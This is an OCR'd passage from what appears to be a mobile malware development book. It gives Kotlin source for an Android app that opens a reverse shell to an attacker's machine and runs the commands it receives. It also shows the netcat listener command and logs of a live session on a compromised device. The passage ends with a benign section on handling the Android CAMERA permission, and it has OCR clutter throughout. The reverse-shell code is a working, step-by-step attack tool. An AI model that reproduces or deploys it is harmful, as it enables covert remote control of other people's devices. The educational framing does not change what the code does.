            // create a socket connection to the attacker's machine
            val socket = Socket(remoteHost, remotePort)
            val inputStream = socket.getInputStream()
            val outputStream = socket.getOutputStream()

            val reader = BufferedReader(InputStreamReader(inputStream))
            val writer = outputStream.bufferedWriter()

            // send a welcome message to the attacker
            writer.write("connected to android reverse shell! meow
=^..^=\n")
            writer.flush()

            // create a process to run shell commands
            while (true) {
                // read commands from the attacker
                val command = reader.readLine()

                if (command == null || command.equals("exit", ignoreCase
= true)) {
                    break
                }

                // execute the command
                val process = ProcessBuilder(command.split(" ")).start()

                // get the process output
                val processReader =
BufferedReader(InputStreamReader(process.inputStream))
                val processOutput = StringBuilder()
                var line: String?
                while (processReader.readLine().also { line = it } !=
null) {
                    processOutput.append(line).append("\n")
                }

                // send back the output of the command to the attacker
                writer.write(processOutput.toString())
                writer.flush()
            }

            // close resources
            writer.close()
            reader.close()
            socket.close()
```

```
            } catch (e: Exception) {
                e.printStackTrace()
            }
        }
    }
```

We create a socket to connect to the remote host using `Socket(remoteHost, remotePort)`.

This allows us to establish two-way communication between the device and the attacker's server.

Then, we use `BufferedReader` to read commands sent over the socket (for example, the command the attacker wants to run on the device).

The commands are executed using `ProcessBuilder`. This allows us to run processes on Android, but since we don't have file system access, we will limit ourselves to standard commands that can be executed within the bash shell or similar.

Then sending back results: the result of the command execution is read and sent back over the socket, so the attacker can see the output.

After finishing the work, we close the socket connection to finish the session.

The socket connection is established using the remote host IP and port defined in the code, in my case IP `172.16.16.251`:

```
       valid_lft forever preferred_lft forever
2: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
 UP group default qlen 1000
    link/ether 00:d4:9e:5b:5a:77 brd ff:ff:ff:ff:ff:ff
    inet 172.16.16.251/21 brd 172.16.23.255 scope global noprefixroute w
lan0
       valid_lft forever preferred_lft forever
    inet6 fd58:663a:3919:d04c:c644:2298:eac9:dd7f/64 scope global dynami
c noprefixroute
       valid_lft 1719sec preferred_lft 1719sec
    inet6 fe80::e3ef:b83e:f20b:81b3/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: br-dfddc6de23b2: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc n
oqueue state DOWN group default
```

{width="80%"}

This is a "dirty PoC", on some devices it may not work, this is due to limitations in Android.

demo


On the attacker's machine, as usually use netcat or any other tool to listen for the incoming connection:

```
nc -nlvp 4444
```


this will listen on port 4444 for incoming connections from the Android device:

{width="80%"}


After installing the app on the target device, click the button to trigger the reverse shell:



{width="80%"}



PROF



PROF

{height="30%"}


```
┌──(cocomelonc㉿kali)-[~]
└─$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 172.16.17.38 43996
connected to android reverse shell! meow =^..^=
```

{width="80%"}

```
┌──(cocomelonc㉿kali)-[~]
└─$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 172.16.17.38 43994
connected to android reverse shell! meow =^..^=
id
uid=10419(u0_a419) gid=10419(u0_a419) groups=10419(u0_a419),3003(inet),9
997(everybody),20419(u0_a419_cache),50419(all_a419) context=u:r:untruste
d_app:s0:c163,c257,c512,c768
whoami
u0_a419
getprop ro.build.version.sdk
33
getprop ro.build.version.release
13
exit
```

{width="80%"}

If everything is set up correctly, the attacker's Netcat listener will receive the shell from the Android device.



{width="80%"}

In this tutorial, we've walked through how to build a simple reverse shell that works on an Android device using Kotlin. By combining Kotlin for the frontend interface and native logic for the reverse shell functionality, we created an app that listens for user input to trigger a remote shell.

This example highlights how an Android app can be used to silently execute malicious code, opening the door to remote control over the device. Understanding these techniques is critical for both penetration testers and security researchers to help secure Android applications against such exploits.


Keep in mind that this method is a basic demonstration for educational purposes, and ethical hacking practices should always be followed when testing security.

I hope this section with practical example is useful for entry level malware researchers, red teamers, spreads awareness to the blue teamers of this simple example.

Android Studio
Socket
InputStreamReader
BufferedReader
ProcessBuilder

9. mobile malware development trick. Android permissions. Simple Android (Java/Kotlin) example.

بِسْمِ اللَّهِ الرَّحْمَٰنِ الرَّحِيمِ



{height=400px}

In this section, we will discuss how to handle permissions in Android, particularly focusing on the `CAMERA` permission using modern `ActivityResultContracts`. Permissions are a crucial aspect of Android security, as they allow or deny access to sensitive resources like the camera, microphone, or location services.

Let's dive into the code example based on the Camera permission request to understand how this works in Android applications.

PROF

permissions in Android

In Android, permissions are used to restrict access to system resources that might affect user privacy or system stability. For example, the `CAMERA` permission allows an app to access the device's camera hardware.

There are two main types of permissions in Android:

- *Normal Permissions* - these do not affect user privacy and are automatically granted by the system (e.g., `INTERNET`)
- *Dangerous Permissions* - these could affect the user's privacy or security, so they must be explicitly granted by the user (e.g., `CAMERA`, `LOCATION`, `READ_CONTACTS`).

So few words about modern permissions handling in Android (ActivityResultContracts). Android has shifted to a more modern way of handling permissions using the ActivityResultContracts API. This allows for cleaner and more flexible management of permissions. In this example, we'll use ActivityResultContracts.RequestPermission to request and handle the `CAMERA` permission.

permissions in Manifest file

In Android, permissions are declared in the `AndroidManifest.xml` file. This file is essential because it tells the system which resources the app intends to use, such as the camera, location services, or internet access. For our example, where we are requesting `CAMERA` permission, we need to declare it in the `AndroidManifest.xml`.

To use the camera in an Android app, you must declare the `CAMERA` permission in the manifest file. Starting with `Android 6.0 (API level 23)`, apps also need to request permissions at runtime, as shown in the Kotlin code example, in addition to declaring the permission in the manifest.

Here's how you would declare the `CAMERA` permission in the `AndroidManifest.xml`:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools">

    <uses-feature
        android:name="android.hardware.camera"
        android:required="false" />
    <uses-permission android:name="android.permission.CAMERA"/>

    <application
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.HackCam"
        tools:targetApi="31">
        <activity
            android:name=".MainActivity"
            android:exported="true"
            android:label="@string/app_name"
            android:theme="@style/Theme.HackCam">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category
android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
```

```
</manifest>
```

As you can see, we need at least this line:

```
<uses-permission android:name="android.permission.CAMERA"/>
```

This line declares that your app needs permission to use the camera. This is a normal permission that Android requires to grant access to the camera hardware.

For `Android 10` and later, additional permissions might be needed for accessing external storage if you're saving or reading media files from the device. In such cases, you would also need to request `WRITE_EXTERNAL_STORAGE` and `READ_EXTERNAL_STORAGE` permissions, but that's not part of this simple example.

```
<uses-permission
android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"
/>
```

However, starting from `Android 11 (API level 30)`, there is increased privacy with Scoped Storage, which restricts access to external storage, requiring apps to use more specific APIs (like `MediaStore` for photos and videos). This is not required for this specific camera permission example.


I will show another permissions in the future sections of this book.

practical example

Let me show you simple example code: handling camera permission request in Android.

PROF

Your project looks like there (`HackCam`):



{width="80%"}

PROF

How it works? First of all checking permission logic: when the app starts, the `checkCameraPermission()` function is called:

```
override fun onCreate(savedInstanceState: Bundle?) {
    super.onCreate(savedInstanceState)
    setContentView(R.layout.activity_main)

    checkCameraPermission()  // check permission when the app starts

    cameraButton = findViewById(R.id.camButton)  // button to trigger
camera permission check

    cameraButton.setOnClickListener {
        checkCameraPermission()  // check permission on button click
```

```
    }
}
```

If the `CAMERA` permission is already granted, the app will show a Toast saying that the permission is granted.

If the `CAMERA` permission is not granted, it will request the permission from the user using `requestPermissionLauncher.launch()`.

```
private fun checkCameraPermission() {
    when {
        ContextCompat.checkSelfPermission(this,
android.Manifest.permission.CAMERA) == PackageManager.PERMISSION_GRANTED
-> {
            // permission is already granted
            Toast.makeText(this, "Hack Camera permission already
granted", Toast.LENGTH_SHORT).show()
        }
        else -> {
            // request permission if not granted

requestPermissionLauncher.launch(android.Manifest.permission.CAMERA)
        }
    }
}
```

Checking Permission with `ContextCompat` logic: `ContextCompat.checkSelfPermission` checks if the app already has permission to access the camera. If the permission is granted, the app can proceed with using the camera. If the permission is not granted, we request it using the `ActivityResultLauncher`:

PROF

```
private val requestPermissionLauncher = registerForActivityResult(
    ActivityResultContracts.RequestPermission()) { isGranted: Boolean ->
        if (isGranted) {
            Toast.makeText(this, "Hack Camera permission granted",
Toast.LENGTH_SHORT).show()
        } else {
            Toast.makeText(this, "Hack Camera permission denied",
Toast.LENGTH_SHORT).show()
        }
}
```

The `cameraButton` can be clicked multiple times to trigger the permission check again.

why use ActivityResultContracts?

In previous Android versions, permissions were requested and handled using `requestPermissions()` and `onRequestPermissionsResult()`. However, with `ActivityResultContracts`, Android has introduced a more streamlined and modern approach for managing permissions.

Benefits of ActivityResultContracts:

Cleaner Code: - the API provides a more straightforward way of handling permission requests and results.

Separation of Concerns: - the result handler is separated from the logic that triggers the permission request.

Flexible: - you can handle permissions for different types of requests (e.g., location, camera, etc.) using different contracts.

